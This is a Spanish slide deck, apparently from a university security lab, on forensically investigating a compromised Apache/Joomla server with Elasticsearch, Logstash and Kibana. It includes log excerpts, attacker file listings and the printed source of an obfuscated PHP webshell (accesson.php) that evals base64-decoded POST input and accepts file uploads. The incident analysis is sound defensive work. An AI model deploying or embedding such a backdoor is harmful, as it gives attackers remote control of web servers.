Investigando un servidor web comprometido usando ELK

@hugo_glez

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

LI2CIA

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

LI2CIA

github.com/hugo-glez/

Antecedentes

- El servidor web Apache2 está montado en un linux Ubuntu y tiene **desde 2011** instalado y se ha ido actualizando.

- Software utilizado al momento del compromiso es:
- • PHP Version 5.5.9-1ubuntu4.29
- • Linux CNTserver 3.13.0-142-generic #191-Ubuntu SMP Fri Feb 2 12:13:35 UTC 2018 x86_64
- • Apache/2.4.7 (Ubuntu) PHP/5.5.9-1ubuntu4.29 OpenSSL/1.0.1f
- • Tiene Joomla instalado

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

LI2CIA

Situación

- El sistema se ha venido actualizando, no así el software en el servidor web, incluso se ha ido acumulando código y contenido a través de los años.
- El sistema mantinene el sitio principal de **REDACTED**, pero también hay código de otros sitios que no sabemos si han sido utilizados en los últimos años.
- El servidor web también es utilizado como proxy para aplicaciones dentro de la LAN que no tienen visibilidad desde Internet.
- Uno de los inconvenientes es que el sistema perimetral hace un doble nat y todo el tráfico que ve el servidor web proviene de la misma dirección IP. 192.168.3.2.

Breve linea de tiempo

- El día **23 de mayo de 2020** se reporta que el sitio de **REDACTED** está caido, pero es solo la página principal, ya que el servidor sigue respondiendo páginas personales y página sobre las que hace función de proxy.
- El día **27 de mayo de 2020** se da de baja el contenido del sitio al revisar que existe una carpeta sospechosa, se pone un sitio estático en mantenimiento. Las redirecciones y los sitios personales siguen funcionando.


UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

Proceso

- Al depurar una configuración del servidor web, se detecto una carpeta con contenido extraño, la cual entre otras cosas contiene una **webshell**. Se movió todo el contenido para que no se accesible desde Internet y se extrajeron los **logs del servidor** para analizarlos y contestar algunas preguntas:
  - ¿Cúando ocurrió el compromiso?
  - ¿Cómo ocurrió el compromiso?
  - ¿Qué tanto acceso tuvieron los atacantes?
  - ¿Qué herramientas se utilizaron y para qué?
  - ¿Qué información se puede obtener de los atacantes?

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

Entorno



UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

ELK

- https://www.elastic.co/
- Elasticsearch
- Logstash
- Kibana

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

docker

- https://www.docker.com/
- Contenedores
  - Zonas solaris
  - Jails bsd
- Ya existen MUCHAS imagenes para usar

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

LI2CIA

doker-compose

- https://docs.docker.com/compose/
- Compose is a tool for defining and running multi-container Docker applications. With Compose, you use a YAML file to configure your application’s services. Then, with a single command, you create and start all the services from your configuration.

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

```
version: ‘3’
elk:
  image: sebp/elk
  ports:
      - "5601:5601"
      - "9200:9200"
      - "5044:5044"
  volumes:
      - ./logs:/app
      - ./conf/11-apache2.conf:/etc/logstash/conf.d/11-apache2.conf
      - ./elk-data:/var/lib/elasticsearch
```

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

Comercial

- Estoy preparando una plataforma para CTF utilizando docker y docker-compose
- Todavía no se si utilizaré mellivora o ctfd
- Retos personalizados y retos ‘libres’
- Estará lista a finales de año. Si quieren organizar juegos contactenme.

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

LI2CIA

Configuración logstach

```
input {
  file {
    path => "/app/apache2/access*"
    type => "apache_access"
    start_position => "beginning"
  }
  file {
    path => "/app/apache2/ssl_access*"
    type => "apache_access"
    start_position => "beginning"
  }
  file {
    path => "/app/apache2/error*"
    type => "apache_error"
    start_position => "beginning"
  }
}
```

```
filter {
  if [type] in [ "access", "apache_access"]  {
    grok {
      match => [
      "message" , "%{COMBINEDAPACHELOG}+%{GREEDYDATA:extra_fields}",
      "message" , "%{COMMONAPACHELOG}+%{GREEDYDATA:extra_fields}"
    ]
     overwrite => [ "message" ]
  }
  mutate {
      convert => ["response", "integer"]
      convert => ["bytes", "integer"]
      convert => ["responsetime", "float"]
  }
    date {
      match => [ "timestamp" , "dd/MMM/yyyy:HH:mm:ss Z" ]
      remove_field => [ "timestamp" ]
    }
    useragent {
      source => "agent"
  } }
```

```
hugo@CNTserver:/var/www2/cache$ ls -lh *
-rw-r--r-- 1 www-data www-data    2 may 11 21:08 1.txt
-rw-r--r-- 1 www-data www-data 2.0K may 11 06:39 5index.php
-rw-r--r-- 1 www-data www-data  169 may 12 23:24 accesson1.php
-rw-r--r-- 1 www-data www-data  744 may 27 14:08 accesson.php
-rw-r--r-- 1 www-data www-data  27K may 27 14:08 beence.php
-rw-r--r-- 1 www-data www-data  55K may  6 20:39 blackhat.php
-rw-r--r-- 1 www-data www-data  11K may  7 09:40 content-post.php
-rw-r--r-- 1 www-data www-data 8.2K may 27 14:08 doc.php
-rw-r--r-- 1 www-data www-data  22K may  7 05:57 form.php
-rw-r--r-- 1 www-data www-data  22K may  7 05:57 get.php
-rw-r--r-- 1 www-data www-data  22K may  7 05:57 go.php
-rw-r--r-- 1 www-data www-data  24K may 27 14:08 index3.php
-rw-r--r-- 1 www-data www-data   31 sep 24  2013 index.html
-rw-r--r-- 1 www-data www-data  35K may 12 02:08 index.php
-rw-r--r-- 1 www-data www-data 119K mar 30 09:10 jss.php
-rw-r--r-- 1 www-data www-data  57K may 27 14:08 moduless.php
-rw-r--r-- 1 www-data www-data   29 may  7 09:41 on.php
-rw-r--r-- 1 www-data www-data  60K may  7 09:40 pas4.php
-rw-r--r-- 1 www-data www-data  22K may  7 09:41 pas.php
-rw-r--r-- 1 www-data www-data  22K mar 30 09:10 pop-content.php
-rw-r--r-- 1 www-data www-data  507 may  6 20:39 seo_script.php
-rw-r--r-- 1 www-data www-data 1.4K may 27 14:08 s_e.php
-rw-r--r-- 1 www-data www-data  511 may  6 20:39 s_eval.php
-rw-r--r-- 1 www-data www-data 8.4K feb 18 03:15 simple.php5
-rw-r--r-- 1 www-data www-data 1.2K may  7 05:20 smtpcr.php
-rw-r--r-- 1 www-data www-data  659 may  7 05:20 smtp.php
-rw-r--r-- 1 www-data www-data 2.0K may 27 14:08 s_ne.php
-rw-r--r-- 1 www-data www-data  491 may  6 20:39 s_noeval.php
-rw-r--r-- 1 www-data www-data  446 may 27 14:08 ups.php
-rw-r--r-- 1 www-data www-data  608 may 12 23:24 wp-defence.php
-rw-r--r-- 1 www-data www-data  87K may 27 14:08 wp-plugins.php
-rw-r--r-- 1 www-data www-data  48K may 27 14:08 wp_wrong_datlib.php
```

```
hugo@CNTserver:/var/www2/cache$ cat accesson.php
<?php echo 7457737+736723;$raPo_rZluoE=base64_decode("Y".chr(109)."F".chr(122).chr(90)."T"
.chr(89).chr(48).chr(88)."2"."R"."l"."Y".chr(50)."9".chr(107)."Z".chr(81)."=".="=");$ydSJPt
nwrSv=base64_decode(chr(89)."2".chr(57).chr(119).chr(101).chr(81).chr(61)."=");eval($raPo_
rZluoE($_POST[base64_decode(chr(97).chr(87)."Q".chr(61))]));if($_POST[base64_decode("d".ch
r(88).chr(65)."=")] == base64_decode("d"."X".chr(65).chr(61))){@$ydSJPtnwrSv($_FILES[base6
4_decode(chr(90)."m"."l"."s".chr(90)."Q"."=".chr(61))][base64_decode(chr(100).chr(71).chr(
49)."w"."X".chr(50)."5".chr(104)."b".chr(87)."U".chr(61))],$_FILES[base64_decode("Z".chr(1
09)."l"."s".chr(90)."Q".chr(61).chr(61))][base64_decode(chr(98)."m"."F".chr(116)."Z".chr(8
1).chr(61)."=")]);}; ?>
```

```
5m9hd0oi:
total 120K
-rw-r--r-- 1 www-data www-data 5.6K jul 31  2018 checkmob.php
-rw-r--r-- 1 www-data www-data 4.3K may 15 00:09 tpl1.html
-rw-r--r-- 1 www-data www-data 9.8K may 15 00:10 tpl2.html
-rw-r--r-- 1 www-data www-data 1.6K may 15 00:10 tpl3.html
-rw-r--r-- 1 www-data www-data 2.1K may 15 00:10 tpl4.html
-rw-r--r-- 1 www-data www-data 2.8K may 15 00:11 tpl5.html
-rw-r--r-- 1 www-data www-data 4.9K may 15 00:12 tpl6.html
-rw-r--r-- 1 www-data www-data  21K may 15 00:12 tpl7.html
-rw-r--r-- 1 www-data www-data  19K may 15 00:13 tpl8.html
-rw-r--r-- 1 www-data www-data  19K may 15 00:09 tpl9.html
-rw-r--r-- 1 www-data www-data 3.5K may 15 17:25 vutz1tknynsb.php
-rw-r--r-- 1 www-data www-data  356 may 15 17:25 zzz.php
```

Hallazgos

Primera fecha donde se tiene acceso a la carpeta *cache*, consideramos que es el inicio del compromiso

Nov 9, 2019 @ 09:06:11.000	request: /cache/acceson1.php message: 192.168.3.2 - - [09/Nov/2019:09:06:11 -0600] "GET /cache/acceson1.php HTTP/1.1" 200 212 "http://atit.upslp.edu.mx/index.php/component/users/?view=login" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:49.0) Gecko/20100101 Firefox/49.0" major: 49 agent: "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:49.0) Gecko/20100101

El archivo acceson1.php fue intentado acceder desde el 23 de octubre, se supone la fecha de comienzo del ataque.

Oct 23, 2019 @ 06:28:23.000	request: /acceson1.php message: 192.168.3.2 - - [23/Oct/2019:06:28:23 -0500] "GET /acceson1.php HTTP/1.1" 404 408 "http://atit.upslp.edu.mx/index.php/component/users/?view=login" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0" major: 51 agent: "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0"


UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

5.1. La carpeta *5m9hd0oi*


La carpeta *5m9hd0oi* fue accedida por primera vez el 15 de mayo de 2020 y el último intento de acceso es a la fecha actual de los logs.

May 15, 2020 @ 20:50:54.000	request: /cache/*5m9hd0oi*/fir-episode-40-2017.html message: 192.168.3.2 - - [15/May/2020:20:50:54 -0500] "GET /cache/*5m9hd0oi*/fir-episode-40-2017.html HTTP/1.1" 500 760 "-" "Mozilla/5.0 (Linux; Android 4.2.1; en-us; Nexus 5 Build/JOP40D) AppleWebKit/535.19 (KHTML, like Gecko; googleweblight) Chrome/38.0.1025.166 Mobile Safari/535.19" major: 38 agent: "Mozilla/5.0 (Linux;


UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ





UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ




UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ


754 hits
Oct 22, 2019 @ 07:41:53.207 - Jun 15, 2020 @ 00:00:00.000 —
Daily
Count
60
40
20
0
2019-11-01
2019-12-01
2020-01-01
2020-02-01
2020-03-01
2020-04-01
2020-05-01
2020-06-01


82 hits
Oct 22, 2019 @ 07:41:53.207 - Jun 15, 2020 @ 00:00:00.000 —
Daily
Count
6
5
4
3
2
1
0
2019-11-01
2019-12-01
2020-01-01
2020-02-01
2020-03-01
2020-04-01
2020-05-01
2020-06-01


672 hits
Oct 22, 2019 @ 07:41:53.207 - Jun 15, 2020 @ 00:00:00.000 —
Daily
Count
60
40
20
0
2019-11-01
2019-12-01
2020-01-01
2020-02-01
2020-03-01
2020-04-01
2020-05-01
2020-06-01
@timestamp per day



